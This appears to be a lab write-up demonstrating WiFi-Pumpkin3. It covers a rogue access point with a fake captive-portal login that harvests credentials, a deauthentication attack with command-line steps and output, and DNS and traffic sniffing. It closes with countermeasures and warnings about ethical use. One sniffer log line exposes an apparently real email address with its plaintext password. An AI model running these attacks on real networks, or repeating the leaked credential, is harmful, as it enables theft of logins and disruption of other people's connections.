WiFi-Pumpkin3 facilitates credential harvesting by enabling the creation of a **rogue access point** that simulates a legitimate Wi-Fi network. When users connect to this network, they are redirected to a **captive portal**—a fake login page that prompts them to enter their credentials to gain internet access. WiFi-Pumpkin3 logs these credentials, demonstrating how attackers can collect sensitive information in real-world scenarios. This feature highlights the risks associated with connecting to untrusted Wi-Fi networks and underscores the importance of user awareness and secure practices.






aimanqureshi2005@gmail.com

•••••••••••••

□ Remember me

Sign in

Forgot the password?




```
IP          | Login                          | Password
────────────+────────────────────────────────+──────────────
10.0.0.21 | aimanqureshi2005@gmail.com | [redacted]


 [ sniffkin3  ] 07:46:06  - [ 10.0.0.21 > 10.0.0.1 ] POST 10.0.0.1/login?orig_url=http%3A%2F%2Fconnectivitycheck.gstatic.com%2Fgenerate_204
                    payload: login=aimanqureshi2005%40gmail.com&password=animeheheh456
                    Username: aimanqureshi2005%40gmail.com
                    Password: [redacted]

 [ sniffkin3  ] 07:46:06  - [ 10.0.0.21 > 10.0.0.1 ] POST 10.0.0.1/login?orig_url=http%3A%2F%2Fconnectivitycheck.gstatic.com%2Fgenerate_204
 [ captiveflask ] 07:46:06  - 10.0.0.21 - - [15/Nov/2024 07:46:06] "POST /login?orig_url=http://connectivitycheck.gstatic.com/generate_204 HTTP/1.1" 200 -
10.0.0.21 - - [15/Nov/2024 07:46:06] "GET /static/css/bootstrap.min.css HTTP/1.1" 304 -

 [ captiveflask ] 07:46:06  - 10.0.0.21 - - [15/Nov/2024 07:46:06] "GET /static/js/jquery-1.11.1.min.js HTTP/1.1" 304 -
10.0.0.21 - - [15/Nov/2024 07:46:06] "GET /static/js/bootstrap.min.js HTTP/1.1" 304 -
10.0.0.21 - - [15/Nov/2024 07:46:06] "GET /static/images/avatar_2x.png HTTP/1.1" 304 -

 [ sniffkin3  ] 07:46:06  - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/static/css/bootstrap.min.css
 [ sniffkin3  ] 07:46:06  - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/static/js/jquery-1.11.1.min.js
 [ sniffkin3  ] 07:46:06  - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/static/js/bootstrap.min.js
 [ sniffkin3  ] 07:46:06  - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/static/images/avatar_2x.png
 [ sniffkin3  ] 07:46:06  - [ 10.0.0.21 > 142.250.181.131 ] GET connectivitycheck.gstatic.com/generate_204
 [ sniffkin3  ] 07:46:07  - [ 10.0.0.21 > 142.250.181.131 ] GET connectivitycheck.gstatic.com/generate_204
 [ sniffkin3  ] 07:46:07  - [ 10.0.0.21 > 142.250.181.131 ] GET connectivitycheck.gstatic.com/generate_204
 [ pydns_server ] 07:46:12  - no local zone found, proxying clientservices.googleapis.com.[A]
 [ pydns_server ] 07:46:12  - no local zone found, proxying clientservices.googleapis.com.[HTTPS]
 [ pydns_server ] 07:46:20  - no local zone found, proxying www.youtube.com.[A]
```


The same credentials are being shown on our wifi pumpkin that the user entered to login to use the free wifi.

Countermeasures:

To protect against credential harvesting, users should avoid connecting to public or untrusted Wi-Fi networks. Using a **VPN** or ensuring all connections are through **HTTPS** can encrypt data, making it difficult for attackers to intercept sensitive information. Additionally, users should verify the authenticity of login pages and be cautious about sharing personal information.


Like in the screenshot below, we used a vpn to protect our device





```
        [ ][061] client_identifier: [430, 19217, 48196]

 [  pydhcp_server  ] 13:13:13  - REQUEST: packet from 10.0.0.21 to 10.0.0.1
[*] ae:4b:11:bc:44:ca client join the AP
 [  pydhcp_server  ] 13:13:13  - SEND to ('0.0.0.0', 68):
::Header::
        op: BOOTREPLY
        hwmac: MAC('ae:4b:11:bc:44:ca')
        flags:
        hops: 0
        secs: 0
        xid: 967000830
        siaddr: IPv4Address('0.0.0.0')
        giaddr: IPv4Address('0.0.0.0')
        ciaddr: IPv4Address('0.0.0.0')
        yiaddr: IPv4Address('10.0.0.21')
        sname: ''
        file: ''

::Body::
        [X][001] subnet_mask: IPv4Address('255.0.0.0')
        [X][003] router: [IPv4Address('10.0.0.1'), IPv4Address('8.8.8.8')]
        [X][006] domain_name_servers: [IPv4Address('10.0.0.1')]
        [ ][012] hostname: 'Redmi-Note-12'
        [X][051] ip_address_lease_time: 7200
        [-][053] dhcp_message_type: DHCP_ACK
        [X][054] server_identifier: IPv4Address('10.0.0.1')

 [  pydns_server  ] 13:13:13  - no local zone found, proxying www.google.com.[A]
 [  pydns_server  ] 13:13:13  - no local zone found, proxying connectivitycheck.gstatic.com.[A]
 [  sniffkin3  ] 13:13:13  - [ 10.0.0.21 > 172.217.17.35 ] GET connectivitycheck.gstatic.com/generate_204
```

When the user is connected to a vpn, its network packets are secure and as shown above there is no information received about its activity, as soon as we disconnect from the vpn, the information starts showing again as shown in the screenshot below.




```
 [  pydns_server  ] 13:14:56  - no local zone found, proxying jm-msg-global.aliexpress.com.[A]
 [  pydns_server  ] 13:15:00  - no local zone found, proxying android.chat.openai.com.[A]
 [  pydns_server  ] 13:15:00  - no local zone found, proxying jm-msg-global.aliexpress.com.[AAAA]
 [  pydns_server  ] 13:15:02  - no local zone found, proxying gateway.instagram.com.[A]
 [  pydns_server  ] 13:15:02  - no local zone found, proxying i.instagram.com.[A]
 [  pydns_server  ] 13:15:03  - no local zone found, proxying scontent-nrt1-1.cdninstagram.com.[A]
 [  pydns_server  ] 13:15:03  - no local zone found, proxying scontent-nrt1-2.cdninstagram.com.[A]
 [  pydns_server  ] 13:15:03  - no local zone found, proxying o33249.ingest.sentry.io.[A]
 [  pydns_server  ] 13:15:10  - no local zone found, proxying graph.instagram.com.[A]
 [  pydns_server  ] 13:15:11  - no local zone found, proxying www.google.com.[A]
 [  pydns_server  ] 13:15:13  - no local zone found, proxying www.googleadservices.com.[A]
 [  pydns_server  ] 13:15:14  - no local zone found, proxying notifications-pa.googleapis.com.[A]
 [  pydns_server  ] 13:15:15  - no local zone found, proxying lh3.googleusercontent.com.[A]
 [  pydns_server  ] 13:15:16  - no local zone found, proxying workspace.google.com.[A]
 [  pydns_server  ] 13:15:16  - no local zone found, proxying workspace.google.com.[A]
 [  pydns_server  ] 13:15:16  - no local zone found, proxying workspace.google.com.[HTTPS]
 [  pydns_server  ] 13:15:16  - no local zone found, proxying optimizationguide-pa.googleapis.com.[A]
 [  pydns_server  ] 13:15:16  - no local zone found, proxying optimizationguide-pa.googleapis.com.[HTTPS]
 [  pydns_server  ] 13:15:16  - no local zone found, proxying safebrowsing.google.com.[A]
 [  pydns_server  ] 13:15:16  - no local zone found, proxying safebrowsing.google.com.[HTTPS]
 [  pydns_server  ] 13:15:17  - no local zone found, proxying fonts.googleapis.com.[HTTPS]
 [  pydns_server  ] 13:15:17  - no local zone found, proxying fonts.googleapis.com.[A]
 [  pydns_server  ] 13:15:17  - no local zone found, proxying www.gstatic.com.[A]
 [  pydns_server  ] 13:15:17  - no local zone found, proxying www.gstatic.com.[HTTPS]
 [  pydns_server  ] 13:15:17  - no local zone found, proxying fonts.gstatic.com.[A]
 [  pydns_server  ] 13:15:17  - no local zone found, proxying fonts.gstatic.com.[HTTPS]
 [  pydns_server  ] 13:15:18  - no local zone found, proxying lh3.googleusercontent.com.[HTTPS]
 [  pydns_server  ] 13:15:18  - no local zone found, proxying lh3.googleusercontent.com.[A]
 [  pydns_server  ] 13:15:18  - no local zone found, proxying content-autofill.googleapis.com.[A]
 [  pydns_server  ] 13:15:19  - no local zone found, proxying content-autofill.googleapis.com.[HTTPS]
```

WiFi deauth attack:


A WiFi deauthentication attack forces devices to disconnect from a network, disrupting user connections. WiFi Pumpkin 3 makes it easy for security testers to simulate this type of attack to check a network’s vulnerability. By targeting specific devices or broadcasting to all, testers can see how a network reacts and identify weak spots. It's important to use this tool ethically to improve network security and prevent real attacks.

For this, we first need to set the wlan0 type monitor mode and then perform a scan using wifi.wifi deauth module to get the IP address of the wifis near us and then set that IP address as the target.




```
┌──(aiman㉿kali)-[~]
└─$ sudo iw dev wlan0 set type monitor

command failed: Device or resource busy (-16)

┌──(aiman㉿kali)-[~]
└─$ sudo ip link set wlan0 down

┌──(aiman㉿kali)-[~]
└─$ sudo iw dev wlan0 set type monitor


┌──(aiman㉿kali)-[~]
└─$ sudo ip link set wlan0 up

┌──(aiman㉿kali)-[~]
└─$ iw dev wlan0 info

Interface wlan0
        ifindex 3
        wdev 0×1
        addr de:b4:65:2e:d0:6e
        type monitor
        wiphy 0
        channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
        txpower 20.00 dBm
        multicast TXQ:
                qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                0       0       0       0       0       0       0       0               0

┌──(aiman㉿kali)-[~]
└─$ sudo wifipumpkin3
```


After scanning, the available wifi and their ids are shown , which we then set as target.



```
  CH | SSID          | BSSID             |   RSSI | Privacy
 ----+---------------+-------------------+--------+----------
   3 | HOUSE 16_EXT  | 1c:bf:ce:6e:e6:58 |    -76 | WPA2
   3 | HOUSE 16      | e8:a6:60:b5:cd:2c |    -56 | WPA2



 BSSID             | STATION           |    PWR |    Frames | Probe
-------------------+-------------------+--------+-----------+---------
 (not associated)  | 1e:dd:81:1c:28:0d |    -26 |         1 | b''
 1c:bf:ce:6e:e6:58 | 28:16:7f:39:95:3b |    -76 |         2 |


[*] press CTRL+C to stop scanning
^C[*] thread sniffing successfully stopped
wp3 : wifideauth > █
```



```
    rm          remove target by mac address (bssid)
    scan        start scanner wireless networks AP
    set         set options for module
    show_scan   show result scanner wireless network
    start       execute deauth module attack
    stop        stop attack deauth module
    targets     show device targets to Deauth Atack


wp3 : wifideauth > run
[-] wp3: command not found: run
wp3 : wifideauth > start
[*] enable interface: wlan0 to monitor mode

[*] Wi-Fi deauthentication attack
================================

[*] the MAC address: ff:ff:ff:ff:ff:ff of the client to be deauthenticated
[*] waiting for beacon frame (BSSID: e8:a6:60:b5:cd:2c) on channel 3
[*] Sending DeAuth to station -- STMAC: [e8:a6:60:b5:cd:2c]
wp3 : wifideauth > [*] starting thread wifideauth
help

[*] Available Commands:
======================

    Commands     Description
    --------     -----------
    add         add target by mac address (bssid)
    back        go back one level
    help        show this help
    options     show options of current module
```



Like shown in the above screen shot, the mobile phone connected to the targeted WiFi was forcefully disconnected.

Performing a deauth attack can be useful since we can name our WiFi the same name as the targeted WiFi and after disconnecting the user would have to connect to our WiFi instead of the original one.

Ethical Use of Deauthentication Attacks:


Deauth attacks, as demonstrated in this project, must only be used in controlled environments with proper permissions. Security professionals use these techniques to test network vulnerabilities and improve defenses. Unauthorized use of such attacks is unethical and illegal, as it disrupts legitimate user connections.

Monitoring traffic:


WiFi Pumpkin is basically a tool for monitoring and testing wireless networks. It creates a fake Wi-Fi hotspot to attract users and capture their network traffic, this is used to monitor the traffic and check what types of sites the user visits.

As shown in the screenshot below,

the wifi pumpkin starts and a fake access point is shown in the devices nearby




```
wp3 > [+] hostapd is running
[*] starting pydhcp_server
[*] starting pydns_server port: 53
[+] starting captiveflask pid: [34247]
[*] starting sniffkin3 port: [80, 8080]
[+] sniffkin3 → hexdump    activated
[+] sniffkin3 → emails     activated
[+] sniffkin3 → httpCap    activated
[+] sniffkin3 → kerberos   activated
[+] sniffkin3 → ftp        activated


 [  pydns_server  ] 12:20:22  - loading zone file "/root/.config/wifipumpkin3/config/app/dns_hosts.ini":
 [  pydns_server  ] 12:20:22  -   1: example.com.           300     IN      A       10.0.0.1
 [  pydns_server  ] 12:20:22  -   2: example.com.           300     IN      CNAME   whatever.com.
 [  pydns_server  ] 12:20:22  -   3: example.com.           300     IN      MX      5 whatever.com.
 [  pydns_server  ] 12:20:22  -   4: example.com.           300     IN      MX      10 mx2.whatever.com.
 [  pydns_server  ] 12:20:23  -   5: example.com.           300     IN      MX      20 mx3.whatever.com.
 [  pydns_server  ] 12:20:23  -   6: example.com.           86400   IN      NS      ns1.whatever.com.
